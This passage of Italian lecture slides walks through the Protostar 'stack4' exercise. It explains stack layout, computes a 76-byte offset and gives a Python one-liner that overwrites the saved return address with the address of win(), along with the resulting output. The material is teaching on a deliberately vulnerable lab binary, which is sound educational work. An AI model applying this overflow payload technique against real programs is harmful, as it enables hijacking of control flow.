iene ripristinato lo stack frame precedente prelevandone dalla cima dello stack l'indirizzo.



Layout dello stack

Dopo `ret`

L'istruzione **`ret`** preleva l'indirizzo di ritorno e lo inserisce in EIP.




Il piano di attacco

- Dopo aver assistito all'evoluzione dello stack, il piano di attacco diventa più chiaro
  - Costruiamo un input di caratteri `'a'` che sovrascrive `buffer`, lo spazio lasciato dall'allineamento dello stack, il vecchio EBP
  - Attacchiamo a tale input l'indirizzo di `win()` in formato Little Endian
  - Eseguiamo `stack4` con tale input

Albero di attacco


Stack-based Buffer Overflow
(Sovrascrittura di cella indirizzo di ritorno)



Quanti caratteri ‘a’ ci servono?


- Il numero di `'a'` necessarie nell'input è pari all'ampiezza dell'intervallo evidenziato in rosa

sizeof(buffer) + sizeof(padding) + sizeof(vecchio EBP)



Quanti caratteri ‘a’ ci servono?

- L’intervallo è ampio 64 + 8 + 4 = 76 byte
  - Servono 76 `‘a’`



Preparazione dell'input

- Costruiamo un input di 76 caratteri `'a'` seguito dall'indirizzo di `win()` in formato Little Endian

- L'input richiesto può essere generato con Python, facendo attenzione all'ordine dei byte

```
python –c 'print "a" * 76 + "\xf4\x83\x04\x08"'
```

Esecuzione dell'attacco

- Mandiamo `stack4` in esecuzione con l'input visto prima

```
$'python –c 'print "a" * 76 + "\xf4\x83\x04\x08"'
| /opt/protostar/bin/stack4
```

- Otteniamo il messaggio

```
code flow succesfully changed
Segmentation fault
```

Sfida vinta!

Per concludere

- Siamo riusciti a sovrascrivere EIP con l'indirizzo di `win()` mediante buffer overflow

- Lo stack è stato rovinato per bene
  - Il puntatore al vecchio EBP è stato sovrascritto da `0x61616161`
  - Il crash di `stack4` è causato dal fatto che dopo l'esecuzione di `win()` viene letto il valore successivo sullo stack (rovinato), per riprendere il flusso di esecuzione
    - Tuttavia, tale fatto non costituisce un problema poichè siamo riusciti a vincere la sfida